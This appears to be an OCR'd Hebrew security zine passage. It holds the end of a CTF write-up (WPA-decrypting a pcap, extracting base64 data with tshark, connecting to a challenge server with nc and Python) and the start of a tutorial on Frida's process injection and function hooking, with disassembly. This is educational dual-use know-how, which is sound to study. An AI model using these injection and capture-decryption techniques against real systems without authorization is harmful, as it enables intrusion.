
שלב שביעי: ניתוח הסנפה

שיניתי את שם הקובץ ל-pcap ובדקתי מידע כללי בעזרת capinfos יחד עם כבלכריש (Wireshark).


```
iddo~$capinfos /tmp/pcap
capinfos: An error occurred after reading 1059 packets from "/tmp/pcap".
capinfos: The file "/tmp/pcap" appears to have been cut short in the middle of a packet.
  (will continue anyway, checksums might be incorrect)
File name:           /tmp/pcap
File type:           Wireshark/tcpdump/... - pcap
File encapsulation:  IEEE 802.11 Wireless LAN
File timestamp precision:  microseconds (6)
Packet size limit:   file hdr: 65535 bytes
Number of packets:   1059
File size:           117 kB
Data size:           100 kB
Capture duration:    40.916036 seconds
First packet time:   2018-01-22 17:03:20.441891
Last packet time:    2018-01-22 17:04:01.357927
Data byte rate:      2465 bytes/s
Data bit rate:       19 kbps
Average packet size: 95.24 bytes
Average packet rate: 25 packets/s
SHA1:                2781752fd4d8d0dd7300dcc079c2508c933bf46e
RIPEMD160:           ebc60b76e6cc3a207daa2a5088a446ca1bb2c8f7
MD5:                 00ef1f2778cc65d2f998360337b3d808
Strict time order:   False
Number of interfaces in file: 1
Interface #0 info:
                     Encapsulation = IEEE 802.11 Wireless LAN (20 - ieee-802-11)
                     Capture length = 65535
                     Time precision = microseconds (6)
                     Time ticks per second = 1000000
                     Number of stat entries = 0
                     Number of packets = 1059
```

40 שניות של תקשורת, נחתך באמצע פקטה, קצת מעורבל לי מדי, הצד הפחות חזק שלי זה ניתוח הסנפות, ביקשתי מחבר בשם עידן לס להציץ, ישר עלה לו הרעיון שמדובר תקשורת מוצפנת, מה שמאפשר להשתמש במפתח ממקודם.

הכנסנו את המפתח ב-Wireshark והתקשורת התבהרה:



בסריקה הראשונית מצאתי בין חבילות המידע את כתובת ה-IP שמובילה לאתר הראשון, נסגר מעגל. אפשר לראות שבחבילה מספר 991 (ויש עוד אחת) נגשים לכתובת בפורט 5014, השרת מחזיר טקסט שמבקש להכניס ביטוי סודי, בפקטת התשובה לבקשה לא מכניסים אותה. באסה.



[סגירת מעגל]

אפשר גם לסרוק פורטים פתוחים על הכתובת, מאוד רציתי להשתמש בכוח ברוטלי על מנת לפצח את הסיסמה ואף לקוות שיש מנגנון למניעת DDoS שאוכל לעקוף באמצעות חיבור לטור אבל זה לא פתרון לגיטימי, צריך להמשיך לחפור במידע.


```
iddo~$ nmap 159.89.24.105 -p22,80,4444,5014

Starting Nmap 7.01 ( https://nmap.org ) at
Nmap scan report for 159.89.24.105
Host is up (0.072s latency).
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
4444/tcp open  krb524
5014/tcp open  unknown
```

[סריקת פורטים]

```
iddo~$ nc 159.89.24.105 5014
[~] Enter SecretPhrase : Open Sesame
iddo~$
```

[בקשת הביטוי הסודי]

עברתי על כל הנקודות לניתוח pcap ובסוף נמצאו אוסף חבילות מעוותות מאותו סוג שבסוף כל אחת יש זוג תווים ושני סימני שווה שמצביעים שמדובר בקידוד Base64, בכל חבילה מעוותת יש אות אחת מוצפנת:



כדי לחלץ את המחרוזת השלמה כתבתי פקודת tshark באופן הבא: מפלטרים את החבילות הרלוונטיות לאחר שפותחים את הקובץ עם המפתח, מעבירים את הפלט לפקודה jq המעבדת טקסט בפורמט JSON ועוזרת להוציא רק את השדות הרלוונטיים, ממירים בעזרת printf לפורמט הקסידצימלי ולבסוף בעזרת פייתון מפענחים כל זוג באמצעות base64 ומחזירים את התווים ביחד. פשוט.

הפקודה נראת כך:

```
$ tshark -r /tmp/dump.pcap -o wlan.enable_decryption:TRUE -o
"uat:80211_keys:\"wpa-pwd\",\"LifeIs4bout0's&1's\"" -Y "ipv6.hopopts and not
icmpv6" -T json | jq -r '.[]._source.layers."ipv6.hopopts" |
."ipv6.hopopts.len" + " " + ."ipv6.hopopts.nxt"' | xargs printf "%2x %2x\n" |
python -c "from base64 import b64decode; import sys;l =
sys.stdin.read().split();print(''.join([b64decode(bytearray.fromhex(l[i + 1] +
l[i]).decode()+'==') for i in range(0, len(l), 2)]))"
```

[תומך נלהב מדי ב-OneLiners]

וזה הפלט שקיבלתי:

```
tshark: The file "/tmp/pcap" appears to have been cut short in the middle of a packet.
knttttthngowntin
```

אז ניסיתי להכניס *knttttthngowntin* לשרת ללא הצלחה. ממבט נוסף ראיתי שיש חבילות שנשלחו מספר פעמים:

```
Flags: 0x49
    .... ..01 = DS status: Frame from STA to DS via an AP (To DS: 1 From DS: 0) (0x1)
    .... .0.. = More Fragments: This is the last fragment
    .... 1... = Retry: Frame is being retransmitted
```

אז הורדתי אותם ונשארנו עם המחרוזת knthngowntin, הזנתי את הסיסמה לשרת והפעם קיבלתי הרבה תווים למסך, מצב כזה צריך לשמור את התווים לקובץ, חזרה לקוד:


```
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('159.89.24.105', 5014))
print(sock.recv(4096))
sock.send(b'knthngowntin')
resp = recvall(sock)
print(resp)

with open('/tmp/chunk', 'wb') as o:
    o.write(resp)
```

ננסה לזהות את סוג הקובץ ונגלה שמדובר בקובץ טקסט עם שורות ארוכות:

```
iddo~$ file /tmp/chunk
/tmp/chunk: ASCII text, with very long lines
```

שלב שמיני: פאזל

קובץ טקסט עם שורת ארוכות מאוד, נפתח את הקובץ עם עורך טקסט ונקבל את הדבר הבא:




תווים מעורבלים, אפשר להבין מ-"<chunk number:35>", שהקובץ מחולק לחלקים ומגיע מפוזר, הורדתי כמה פעמים וראיתי שזה באמת קורה, פאזל 90 חלקים של תמונה שהומרה ל-ASCII.

```
iddo~$ grep -Po '\<chunk number:(.*?)\>' /tmp/chunk | sort | tail -n1
<chunk number:89>
```


נכתוב קוד שמסדר את הקובץ לפי מספר החלק:

```
with open('/tmp/chunk', 'r') as f:
    for _n, line in sorted((s[:2], s[3:]) for s in f.read().split('<chunk number:')[1:]):
        print(line)
```

נקבל את התמונה הבאה:




ניתן לשים לב בתמונה שבצד שמאל יש כתובת לאחר אינטרנט נוסף. נגש לאתר שמופיע לאורך צד שמאל:




נכניס את פרטי ההתחברות לפי התמונה, שם המשתמש למעלה והסיסמה למטה:

מ.ש.ל.

מכוח ההרגל אני מחפש פרסומים לדרכי ניצול למערכת המצלמה, מחפש המשך כי אני נהנה ☺



נראה שאי היה אפשר להתקדם...



לסיכום

האתגר לקח אותי להרפתקה מאיסוף מודיעין אל הרשת אפלה משם לשחזור קובץ שהושחת אל פענוח קוד מורס, בחזרה לחקירת הקובץ, מציאה ופיצוח הצפנה אל מציאת קובץ פקטות תקשורת שמוסתר בתוך תמונה ומכיל כתובת ומפתח לשירות שמחזיר פאזל שמכיל פרטי גישה למצלמה שמצביעה לכתובת מייל ליצירת קשר *שואף אוויר* בסה"כ היה כיף.

ניתן להוריד את זוג הקבצים מהאתגר בלינק:

https://www.digitalwhisper.co.il/files/Zines/0x5C/lahav433.zip

מוזמנים ליצור קשר במייל: iddoeldor91@gmail.com

Frida: Dynamic Instrumentation ToolKit

מאת רועי כהן ותומר זית

הקדמה

Frida הינה פלטפורמה אשר פותחה במקור על-ידי **Ole** ו-**Havard** לצורכי **Reverse Engineering** **Automation**, ולאורך השנים צברה **Contributors** ופיצ'רים רבים אשר מאפשרים לה להיות פלטפורמה גמישה, קלה, יציבה וידידותית לחוקרים ומפתחים כאחד.

Frida גם מתוארת על ידי מפתחיה כ-Greasemonkey for native apps. למי שלא מכיר Greasemonkey הוא תוסף ל-FireFox ש-Fork-ים שלו (כמו Tamper Monkey) קיימים לדפדפנים אחרים. המטרה של התוסף הוא להריץ קוד על דף אינטרנט לפני/אחרי/בזמן שהדף נטען. עם API שמוסיף פעולות מעניינות כמו Ajax ללא CORS, כתיבת תפריטים כדי לייצר User Interaction והחלטות לאיזה דף להזריק את קוד לפי Regex או String Match.

היום הפלטפורמה תומכת בניתוח תוכנות הרצות על: Windows, MacOS, Linux, iOS, Android ו-QNX. השפות בהן תומכת הפלטפורמה (קוד מקומפל) הן: C, C++, C# ו-Java. ניתן לכתוב קוד שמשתמש ב-**Frida** בשפות הבאות: C, C#, Python, Node.js, Swift, Qt.


מה זה Dynamic Binary Instrumentation?

DBI (Dynamic Binary Instrumentation) הינה טכניקה לניתוח ושינוי התנהגות של תהליכים בזמן ריצה, זאת על-ידי שימוש במניפולציות שונות כגון הזרקת קוד או טעינת מודול ייעודי. החברות הגדולות כבר שחררו פלטפורמות בתחום, בהן ניתן למנות את **Microsoft Detours** ואת **Intel Pin**, בנוסף ישנן פלטפורמות פחות מוכרות / ייעודיות כמו **EasyHook**, **Deviare**, **DynamoRIO** ועוד. טבלת השוואה לא כ"כ אובייקטיבית אפשר למצוא בקישור הבא:
https://github.com/frida/frida/wiki/Comparison-of-function-hooking-libraries

מבחינה טכנולוגית אפשר להשיג את רוב היעדים של **DBI** באמצעות **Debuggers** (מעקב אחר פונקציות, שינוי קלט/פלט וכו'), אך היתרונות של פלטפורמות **DBI** הם: גמישות, נוחות תפעול, ביצועים ודיסקרטיות יחסית.


איך זה עובד

הארכיטקטורה:



הסבר על הארכיטקטורה בפשטות: **Frida Python** מזריק את מנוע ה-V8 (מנוע ה-JavaScript של Chrome) לתהליך שאליו אנחנו רוצים להתממשק. **Frida Core** (מהצד של **Frida Python** במקרה הזה) תתקשר עם ה-**Frida Agent** (בצד של התהליך), **Frida Gum** ישתמש במקרה הזה במנוע V8 כדי להריץ את קוד ה-JavaScript שהגיע מ-**Frida Python** וייצר את ה-Hook-ים דינמית.

ההתקשרות מבוססת Named Pipe שעל גביו רצות ההודעות אל ומהתהליך המוזרק:



ניתן להתקין את **Frida** במספר אופנים. אנחנו נתקין בעזרת **Python** עם הפקודה:

```
pip install frida
```

```
C:\Python27\Scripts>pip install frida
Collecting frida
  Downloading frida-10.6.52.tar.gz
Requirement already satisfied: colorama>=0.2.7 in c:\python27\lib\site-packages (from frida)
Requirement already satisfied: prompt-toolkit>=0.57 in c:\python27\lib\site-packages (from frida)
Requirement already satisfied: pygments>=2.0.2 in c:\python27\lib\site-packages (from frida)
Requirement already satisfied: six>=1.9.0 in c:\python27\lib\site-packages (from prompt-toolkit>=0.57->frida)
Requirement already satisfied: wcwidth in c:\python27\lib\site-packages (from prompt-toolkit>=0.57->frida)
Installing collected packages: frida
  Running setup.py install for frida ... done
Successfully installed frida-10.6.52
```

נשתמש באחד הכלים שזה עתה התקנו לצורך ניתוח אופן העבודה של **Frida** (**frida-trace**) אשר מאפשר התחקות אחר קריאות לפונקציות בזמן אמת.

הסבר על הפקודות של **frida-trace**:

- **I MODULE** - מודול שנרצה להתחקות אחריו (מתחקה אחרי כל ה-Export-ים):

```
C:\Python27\Scripts>frida-trace.exe -I KERNEL32.DLL notepad.exe
Instrumenting functions...
AddSecureMemoryCacheCallback: Auto-generated handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\AddSecureMemoryCa
cheCallback.js"
GlobalFindAtomA: Auto-generated handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\GlobalFindAtomA.js"
CreateProcessA: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\CreateProcessA.js"
FreeConsole: Auto-generated handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\FreeConsole.js"
QuirkIsEnabledForProcessWorker: Auto-generated handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\QuirkIsEnabledF
orProcessWorker.js"
GetThreadIdealProcessorEx: Auto-generated handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\GetThreadIdealProces
sorEx.js"
OpenConsoleWStub: Auto-generated handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\OpenConsoleWStub.js"
```

- **X MODULE** - מודול שנרצה להתעלם ממנו:

```
C:\Python27\Scripts>frida-trace.exe -i CreateFileW -X KERNEL32.DLL notepad.exe
Instrumenting functions...
CreateFileW: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNELBASE.dll\CreateFileW.js"
Started tracing 1 function. Press Ctrl+C to stop.
```

- **i FUNCTION** - פונקציה שאנחנו רוצים להתחקות אחריה (ניתן להזין Wildcard).
- ניתן להתרשם מפקודות נוספות בקישור המצורף.

לצורך ההבנה, נריץ את **Notepad** ולאחר מכן הכלי באופן הבא:

```
frida-trace -i CreateFileW notepad.exe
```

במידה והצלחנו להתחבר נצפה לראות את הפלט הבא:

```
C:\Python27\Scripts>frida-trace.exe -i CreateFileW notepad.exe
Instrumenting functions...
CreateFileW: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNELBASE.dll\CreateFileW.js"
CreateFileW: Loaded handler at "C:\Python27\Scripts\__handlers__\KERNEL32.DLL\CreateFileW.js"
Started tracing 2 functions. Press Ctrl+C to stop.
```

מה שהתבצע מאחורי הקלעים הוא סדר הפעולות הבא:

1. בדיקה האם קיים תהליך בשם **notepad.exe** (במקרה של כפילות ניתן לספק `**process id**` במקום שם).
2. הזרקת קטע קוד למרחב הזיכרון של תהליך היעד.

```
enable_debug_privilege ();

desired_access =
    PROCESS_DUP_HANDLE     | /* duplicatable handle                */
    PROCESS_VM_OPERATION   | /* for VirtualProtectEx and mem access  */
    PROCESS_VM_READ        | /*   ReadProcessMemory                 */
    PROCESS_VM_WRITE       | /*   WriteProcessMemory                */
    PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION;

details.process_handle = OpenProcess (desired_access, FALSE, pid);
CHECK_OS_RESULT (details.process_handle, !=, NULL, "OpenProcess");

if (!initialize_remote_worker_context (&rwc, &details, error))
  goto beach;
rwc_initialized = TRUE;

thread_handle = CreateRemoteThread (details.process_handle, NULL, 0, GUM_POINTER_TO_FUNCPTR (LPTHREAD_START_ROUTINE
if (thread_handle == NULL)
```

[מקור: https://github.com/frida/frida-core/blob/master/src/windows/winjector-helper-core.c#L155]

3. חיפוש ב-**IAT** אחר פונקציות המתאימות ל-**string** שסיפקנו (ניתן לראות שיש 2 פונקציות כאלו, תחת **Kernel32.dll** ו-**Kernelbase.dll**):

CPU | Graph | Log | Notes | Breakpoints | Memory Map | Call Stack

Base	Module
00007FFD0A680000	kernel.appcore.dll
00007FFD0A7C0000	kernelbase.dll
00007FFD0CFA0000	kernel32.dll

Address	Type	Symbol
00007FFD0A8014C0	Export	CloseStateContainer
00007FFD0A801760	Export	CreateFileA
00007FFD0A801840	Export	CreateFileW
00007FFD0A801F80	Export	CloseHandle
00007FFD0A802620	Export	GetEnvironmentVariableW
00007FFD0A8026B0	Export	WriteFile

[**Kernelbase.dll** - Exports Table inside notepad.exe]

Base	Module
00007FFD0A680000	kernel.appcore.dll
00007FFD0A7C0000	kernelbase.dll
00007FFD0CFA0000	kernel32.dll

Address	Type	Symbol
00007FFD0CFC2560	Export	CreateFile2
00007FFD0CFC2570	Export	CreateFileA
00007FFD0CFC2580	Export	CreateFileW
00007FFD0CFC2590	Export	DefineDosDeviceW

[**Kernel32.dll** - Exports Table inside notepad.exe]

```
00007FFD0A801840   48 83 EC 58          sub rsp,58                              CreateFileW
00007FFD0A801844   44 8B 94 24 88 00 00 mov r10d,dword ptr ss:[rsp+88]
00007FFD0A80184C   41 8B C2             mov eax,r10d
00007FFD0A80184F   25 B7 7F 00 00       and eax,7FB7
00007FFD0A801854   C7 44 24 30 20 00 00 mov dword ptr ss:[rsp+30],20             20:' '
00007FFD0A80185C   89 44 24 34          mov dword ptr ss:[rsp+34],eax
00007FFD0A801860   41 8B C2             mov eax,r10d
00007FFD0A801863   25 00 00 F0 FF       and eax,FFF00000
00007FFD0A801868   89 44 24 38          mov dword ptr ss:[rsp+38],eax
00007FFD0A80186C   41 0F BA E2 14       bt r10d,14
00007FFD0A801871   72 38                jb kernelbase.7FFD0A8018AB
00007FFD0A801873   83 64 24 3C 00       and dword ptr ss:[rsp+3C],0
```

[**CreateFileW** - Unhooked]

4. יצירת (במידה ולא קיים) וטעינת סקריפט קונפיגורציה ובנוסף טעינת מודול **Frida** לזיכרון תהליך היעד (לרבות מנוע ה V8).

```
{
  onEnter: function (log, args, state) {
    log("CreateFileW()");
  },
  onLeave: function (log, retval, state) {
  }
}
```

5. בזיכרון תהליך היעד - העתקת 5 (**x32**) או 8 (**x64**) בייטים ראשונים של פונקציית המטרה, וקפיצה לקטע הקוד של **Frida**.

```
00007FFD0A801840   E9 C3 E8 72 02          jmp 7FFD0CF30108                    CreateFileW
00007FFD0A801845   90                      nop
00007FFD0A801846   90                      nop
00007FFD0A801847   90                      nop
00007FFD0A801848   90                      nop
00007FFD0A801849   90                      nop
00007FFD0A80184A   90                      nop
00007FFD0A80184B   90                      nop
00007FFD0A80184C   41 8B C2                mov eax,r10d
00007FFD0A80184F   25 B7 7F 00 00          and eax,7FB7
00007FFD0A801854   C7 44 24 30 20 00 00    mov dword ptr ss:[rsp+30],20        20:' '
```

[**CreateFileW** - Hooked, jmp to Frida]

```
00007FFD0CF30109   35 F2 FF FF FF          xor eax,FFFFFFF2
00007FFD0CF3010E   FF 25 00 00 00 00       jmp qword ptr ds:[7FFD0CF30114]
00007FFD0CF30114   00 00                   add byte ptr ds:[rax],al
00007FFD0CF30116   EA                      ???
00007FFD0CF30117   62                      ???
00007FFD0CF30118   EE                      out dx,al
00007FFD0CF30119   01 00                   add dword ptr ds:[rax],eax
00007FFD0CF3011B   00 FF                   add bh,bh
00007FFD0CF3011D   35 DE FF FF FF          xor eax,FFFFFFDE
00007FFD0CF30122   FF 25 00 00 00 00       jmp qword ptr ds:[7FFD0CF30128]
00007FFD0CF30128   00 01                   add byte ptr ds:[rcx],al
00007FFD0CF3012A   EA                      ???
00007FFD0CF3012B   62                      ???
00007FFD0CF3012C   EE                      out dx,al
00007FFD0CF3012D   01 00                   add dword ptr ds:[rax],eax
00007FFD0CF3012F   00 48 83                add byte ptr ds:[rax-7D],cl
00007FFD0CF30132   EC                      in al,dx
00007FFD0CF30133   58                      pop rax
